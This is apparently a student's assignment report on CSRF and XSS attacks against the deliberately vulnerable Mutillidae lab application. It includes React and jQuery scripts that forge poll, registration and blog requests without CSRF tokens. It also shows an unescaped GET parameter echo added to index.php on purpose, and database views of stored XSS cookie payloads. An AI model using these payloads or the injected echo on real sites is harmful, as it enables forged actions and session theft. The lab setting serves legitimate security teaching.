
BBM 459 Assignment-5

Environment: Windows

Emre Hancı - May 28, 2021




Experiment 1

In part, I use ReactJS with a free ready to use template and modify it with our purpose. For running this website your computer should have npm, node.js.

npm install (command that install necessary modules.)

npm start (command that run the website on 3000 port.)



Web Site View

1. Poll Question

```
function pollQuestion(choice,init,csrf,button) {
  let forms = "choice=" + choice
    + "&initiaals=" + init
    + "&csrf-token=" + csrf
    + "&user-poll-php-submit-button=" + button;
  axios.get('/index.php?page=user-poll.php' + forms, {
    headers: {
      "Access-Control-Allow-Origin": "*",
      'Access-Control-Allow-Methods': 'GET,PUT,POST,DELETE,PATCH,OPTIONS'
    })
  }).then(r => console.log(r))
  axios.post('/index.php?page=user-poll.php', forms, {
    headers: {
      "Access-Control-Allow-Origin": "*",
      'Access-Control-Allow-Methods': 'GET,PUT,POST,DELETE,PATCH,OPTIONS'
    })
  }).then(r => console.log(r))
}

return (
  <div className="flex flex-col col-span-full sm:col-span-6 xl:col-span-4 bg-white shadow-lg rounded-sm border border-gray-200">
    <div className="px-5 pt-5">
      <header className="flex justify-between items-start mb-2" onMouseOver={() => {pollQuestion("nmap","Emre","", "Submit+Vote")}}>
        { /* Icon */ }
```

Poll Question - Script

```
SELECT * FROM `user_poll_results`
```

☐ Tümünü göster







Satır sayısı:

25

Satırları süz:

Bu tabloda ara

+ Seçenekler

				cid	tool_name	username	date
<input type="checkbox"/>		Düzenle		Kopyala		Sil	3
				nmap	Emre	2021-05-27 21:45:57	
<input type="checkbox"/>		Düzenle		Kopyala		Sil	4
				nmap	Emre	2021-05-27 23:09:06	

Poll Question - DB View

2. Register User

```
function newRegister(userName,password,confirmPassword,signature,button) {
  let forms = "username=" + userName
    + "&password=" + password
    + "&confirm_password=" + confirmPassword
    + "&my_signature=" + signature
    + "&register-php-submit-button=" + button;
  axios.post('/index.php?page=register.php',forms,{
    headers: {
      'Access-Control-Allow-Origin': "*",
      'Access-Control-Allow-Methods': 'GET,PUT,POST,DELETE,PATCH,OPTIONS'
    }
  }).then(r => console.log(r))
}

return (
  <div className="flex flex-col col-span-full sm:col-span-6 xl:col-span-4 bg-white shadow-lg rounded-sm border border-gray-200">
    <div className="px-5 pt-5">
      <header className="flex justify-between items-start mb-2" onClick={
        () => {newRegister("EmreTest","EmreTest","EmreTest","EmreTest","Submit+Vote")}
      }>
      </header>
    </div>
  </div>
  { /* Icon */ }
```

Register User - Script

3. Add to your blog

```
SELECT * FROM `accounts`
```

<< < 2 | ☐ Tümünü göster | Satır sayısı: 25 | Satırları süz: Bu tabloda ara An

+ Seçenekler

<div><div><div>←</div><div>→</div></div></div>						cid	username	password	mysignature	is_admin	firstname	lastname	
<div><div><div></div></div></div>	<div><div><div></div></div></div>	Düzenle	<div><div><div></div></div></div>	Kopyala	<div><div><div></div></div></div>	Sil	26	Charlie	Charlie	Charlie	NULL	NULL	NULL
<div><div><div></div></div></div>	<div><div><div></div></div></div>	Düzenle	<div><div><div></div></div></div>	Kopyala	<div><div><div></div></div></div>	Sil	27	Dan	Dan	Dan	NULL	NULL	NULL
<div><div><div></div></div></div>	<div><div><div></div></div></div>	Düzenle	<div><div><div></div></div></div>	Kopyala	<div><div><div></div></div></div>	Sil	28	Eve	Eve	Eve	NULL	NULL	NULL
<div><div><div></div></div></div>	<div><div><div></div></div></div>	Düzenle	<div><div><div></div></div></div>	Kopyala	<div><div><div></div></div></div>	Sil	29	Emre	emre	Emre	NULL	NULL	NULL
<div><div><div></div></div></div>	<div><div><div></div></div></div>	Düzenle	<div><div><div></div></div></div>	Kopyala	<div><div><div></div></div></div>	Sil	30	EmreTest	EmreTest	EmreTest	NULL	NULL	NULL

Register User - DB View

```
function addBlog(blog, csrf) {
  let forms = "add-to-your-blog-php-submit-button=Save+Blog+Entry&blog_entry=" + blog
    + "&csrf-token=" + csrf;
  axios.post('/index.php?page=add-to-your-blog.php', forms, {
    headers: {
      "Content-Type": "application/x-www-form-urlencoded",
      "Content-Length": forms.length,
      "Access-Control-Allow-Origin": "*",
      'Access-Control-Allow-Methods': 'GET,PUT,POST,DELETE,PATCH,OPTIONS'
    }
  }).then(r => console.log(r))
}

return (
  <div className="flex flex-col col-span-full sm:col-span-6
    xl:col-span-4 bg-white shadow-lg rounded-sm border border-gray-200">
    <div className="px-5 pt-5">
      <header className="flex justify-between items-start mb-2">
        <button onClick={() => addBlog("Test", "")}>
```

Add to your blog - Script

PS: I use proxy setting for avoiding cors problem.

le	Kopyala	Sil	11	kevin	You should take SANS SEC542	2009
le	Kopyala	Sil	12	asprox	Fear me, for I am asprox!	2009
le	Kopyala	Sil	13	Alice	Hi! Bob, I know you see that post :D. Always keep ...	2021
le	Kopyala	Sil	19	Alice	<script>document.write(document.cookie)</script>	2021
					<script>	
					var socket;	
le	Kopyala	Sil	20	Alice	function init() {	2021
					va...	
le	Kopyala	Sil	21	EmreTest	asddasdsa	2021
le	Kopyala	Sil	22	EmreTest	Test	2021

Add to your blog - DB View

```

"name": "mosaic-light-react",
"version": "0.1.0",
"proxy": "http://localhost/mutillidae/",
"private": true,
"dependencies": {
  "@craco/craco": "^6.1.1",
  "@tailwindcss/forms": "^0.2.1",
  "@testing-library/jest-dom": "^5.11.10",

```

package.json

Experiment 2

1. Add a new GET parameter.

```
index.php - Notepad
File Edit Format View Help
<?php
    if(isset($_GET["boom"])) {
        echo $_GET["boom"];
    }
    /* -----
    * Constants used in application
    * ----- */
    require_once ('./includes/constants.php');

    /* -----
    * INCLUDE CLASS DEFINITION PRIOR TO INITIALIZING SESSION
```


index.php - Code View




index.php - Parameter View

Parameter: <iframe%20width="560"%20height="315"%20src="https://www.youtube.com/embed/mGiCfNy9XAo"%20frameborder="0"%20allowfullscreen></iframe>

2. Set the Security Level to 1 and add some blog posts to analyze the POST and GET data.




SecurityLevel - 0




SecurityLevel - 1

When switch security level 0 to level 1 the changes on POST and GET request is CSRF token authorization added to form data which will sending to web service layer. And create



Boom - Script



Boom - Site View

new CSRF token for next request

File Edit Format View Help

```
<script%20src="http://code.jquery.com/jquery-1.9.1.js"></script>
<script>$(document).ready(function(){$.ajax(
{type:"GET",
url:"index.php?page=user-poll.php%26choice=nmap%26
initials=Emre%26csrf-token=%26user-poll-php-submit-button%26
=Submit+Vote",data:{},});});</script>
```

Poll Question - Script

Uygulamalar SonTech - Home P... Cloud Team - Sprint Safe Steps - Analytics Html Script Okuma listesi

phpMyAdmin

Son Sık kullanılanlar

- Yeni
- bwapp
- information_schema
- multitool
- Tablolar
 - Yeni
 - accounts
 - balloon_tips
 - blogs_table
 - captured_data
 - credit_cards
 - help_texts
 - hitlog
 - level_1_help_include_files
 - page_help
 - page_hints
 - pen_test_tools
 - user_poll_results
 - youtubevideos
- Yardımlar
- mysql
- performance_schema
- phpmyadmin
- test

Veritabanı: multitool - Tablo: user_poll_results

Gözet Yapı SQL Ara Ekle Dışa aktar İçe aktar Yetkiler İşlemler Tetikleyiciler

✓ Gösterilen satır 0 - 13 (toplam 14, Sorgu 0.0003 saniye sürdü.)

SELECT * FROM `user_poll_results`

☐ Profili çıkart [Satır içi düzenle] [Düzenle] [SQL'i aç] [PHP kodu oluştur] [Yenile]

☐ Tümünü göster | Satır sayısı: 25 | Satırları sız: Bu tabloda ara | Anahtara göre sırala: Yok

Seçenekler

		cid	tool_name	username	date
<input type="checkbox"/>	Düzenle Kopyala Sil	3	nmap	Emre	2021-05-27 21:45:57
<input type="checkbox"/>	Düzenle Kopyala Sil	4	nmap	Emre	2021-05-27 23:09:06
<input type="checkbox"/>	Düzenle Kopyala Sil	5	nmap	Emre	2021-05-27 23:09:06
<input type="checkbox"/>	Düzenle Kopyala Sil	6	nmap	Emre	2021-05-27 23:16:05
<input type="checkbox"/>	Düzenle Kopyala Sil	7	nmap	Emre	2021-05-27 23:16:05
<input type="checkbox"/>	Düzenle Kopyala Sil	8	nmap	EmreTest	2021-05-27 23:30:54
<input type="checkbox"/>	Düzenle Kopyala Sil	9	nmap	EmreTest	2021-05-27 23:30:55
<input type="checkbox"/>	Düzenle Kopyala Sil	10	nmap	EmreTest	2021-05-27 23:30:55
<input type="checkbox"/>	Düzenle Kopyala Sil	11	nmap	EmreTest	2021-05-27 23:30:55
<input type="checkbox"/>	Düzenle Kopyala Sil	12	nmap	EmreTest	2021-05-27 23:31:06
<input type="checkbox"/>	Düzenle Kopyala Sil	13	nmap	EmreTest	2021-05-27 23:31:06
<input type="checkbox"/>	Düzenle Kopyala Sil	14	nmap	EmreTest	2021-05-27 23:31:21
<input type="checkbox"/>	Düzenle Kopyala Sil	15	nmap	EmreTest	2021-05-27 23:31:22
<input type="checkbox"/>	Düzenle Kopyala Sil	16	nmap	Emre	2021-05-28 13:19:08

☐ Tümünü göster | Satır sayısı: 25 | Satırları sız: Bu tabloda ara | Anahtara göre sırala: Yok

Seçimler: ☐ Düzenle ☒ Kopyala ☐ Sil ☐ Dışa aktar

Poll Question - DB View

```
*savenewuser.txt - Notepad
File Edit Format View Help
<script%20src="http://code.jquery.com/jquery-1.9.1.js"></script>
<script>$(document).ready(function(){
$.ajax({type:"POST",
url:"index.php?page=register.php",
data:{
"csrf-token":"","
"username":"Emreeeee",
"password":"Emreeeee",
"confirm_password":"Emreeeee",
"my_signature":"Emreeeee",
"register-php-submit-button":"Create+Account"},,});});</script>
```

Register New User - Script

127.0.0.1 / mutillidae x +

localhost/phpmyadmin/sql.php?server=1&db=mutillidae&table=accounts&pos=0

BonTech - Home P... Cloud Team - Sprint Safe Steps - Analytics Html Script

lyAdmin

Veritabanı: mutillidae » Tablo: accounts

Gözet Yapı SQL Ara Ekle Dışa aktar İçe aktar Yetkiler İşlemler Tetikleyiciler

Gösterilen satır 25 - 30 (toplam 31, Sorgu 0.0003 saniye sürdü)

SELECT * FROM `accounts`

Profil çıkart [Satır içi düzenle] [Düzenle] [SQL'i açlıkla] [PHP kodu]

<< < 2 | Tümüni göster | Satır sayısı: 25 | Satırları süz: Bu tabloda ara | Anahtara göre sırala: Yok

	Seçenekler	cid	username	password	mysignature	is_admin	firstname	lastname
<input type="checkbox"/>	Düzenle Kopyala Sil	26	Charlie	Charlie	Charlie	NULL	NULL	NULL
<input type="checkbox"/>	Düzenle Kopyala Sil	27	Dan	Dan	Dan	NULL	NULL	NULL
<input type="checkbox"/>	Düzenle Kopyala Sil	28	Eve	Eve	Eve	NULL	NULL	NULL
<input type="checkbox"/>	Düzenle Kopyala Sil	29	Emre	emre	Emre	NULL	NULL	NULL
<input type="checkbox"/>	Düzenle Kopyala Sil	30	EmreTest	EmreTest	EmreTest	NULL	NULL	NULL
<input type="checkbox"/>	Düzenle Kopyala Sil	31	Emreeeee	Emreeeee	Emreeeee	NULL	NULL	NULL

Tümüni işaretle Seçili: Düzenle Kopyala Sil Dışa aktar

<< < 2 | Tümüni göster | Satır sayısı: 25 | Satırları süz: Bu tabloda ara | Anahtara göre sırala: Yok

Sorgu sonuçları işlemleri

Yazdır Panoya kopyala Dışa aktar Çizelge göster Görünüm oluştur

Register New User - DB View



*saveblog.txt - Notepad

File Edit Format View Help

```
<script%20src="http://code.jquery.com/jquery-1.9.1.js"></script>
<script>$(document).ready(function(){
$.ajax({type:"POST",
url:"index.php?page=add-to-your-blog.php",
data:{"csrf-token":"","
"blog_entry":"Emreeeee",
"add-to-your-blog-php-submit-button":"Save%20Blog%20Entry"}
,});});</script>
```

Add to your blog - Script

id	blogger_name	comment	date
1	adrian	Well, I've been working on this for a bit. Welcome...	2009-03-01 22:26:12
2	adrian	Looks like I got a lot more work to do. Fun. Fun...	2009-03-01 22:26:54
3	anonymous	An anonymous blog? Huh?	2009-03-01 22:27:11
4	ed	I love me some Netcat!!!	2009-03-01 22:27:48
5	John	Listen to Pauldotcom!	2009-03-01 22:29:04
6	jeremy	Why give users the ability to get to the unfilter...	2009-03-01 22:29:49
7	John	Chocolate is GOOD!!!	2009-03-01 22:30:06
8	admin	Fear me, for I am ROOT!	2009-03-01 22:31:13
9	dave	Social Engineering is woot-tastic	2009-03-01 22:31:13
10	kevin	Read more Douglas Adams	2009-03-01 22:31:13
11	kevin	You should take SANS SEC542	2009-03-01 22:31:13
12	asproxt	Fear me, for I am asproxt!	2009-03-01 22:31:13
13	Alice	Hi! Bob, I know you see that post. D. Always keep ...	2021-05-05 20:19:43
19	Alice	<script>document.write(document.cookie)</script>	2021-05-07 20:27:12
20	Alice	<script>var socket;	2021-05-07 22:41:49
21	EmreTest	asdasdasda	2021-05-27 23:27:17
22	EmreTest	Test	2021-05-27 23:32:05
23	Emre	Emreeeee	2021-05-28 13:08:52

Add to your blog - DB View

3. Create a GET request with an XSS attack and embed a script to index page. Remember to login beforehand.

4. With this script, forge three POST request: The same requests in Section 2.2. Report your steps in detail.

1. Poll Question

2. Register New User

3. Add To Your Blog

Experiment 2 Scripts;

4.1 Poll Question Script:

```
<script%20src="http://code.jquery.com/jquery-1.9.1.js"></script>
<script>$(document).ready(function(){$.ajax({type:"GET",url:"index.php?
page=user-poll.php%26choice=nmap%26initials=Emre%26csrf-
token=%26user-poll-php-submit-button%26=Submit+Vote",data:{},});});</
script>
```

4.2 Register New User Script:

```
<script%20src="http://code.jquery.com/jquery-1.9.1.js"></script>
<script>$(document).ready(function(){$.ajax({type:"POST",url:"index.php?
page=register.php",data:{"csrf-
token":"","username":"Emreeeee","password":"Emreeeee","confirm_passwo
rd":"Emreeeee","my_signature":"Emreeeee","register-php-submit-
button":"Create+Account"},});});</script>
```

4.2 Add Post To Blog Script:

```
<script%20src="http://code.jquery.com/jquery-1.9.1.js"></
script><script>$(document).ready(function()
{$.ajax({type:"POST",url:"index.php?page=add-to-your-blog.php",data:
{"csrf-token":"","blog_entry":"Emreeeee","add-to-your-blog-php-submit-
button":"Save%20Blog%20Entry"},});});</script>
```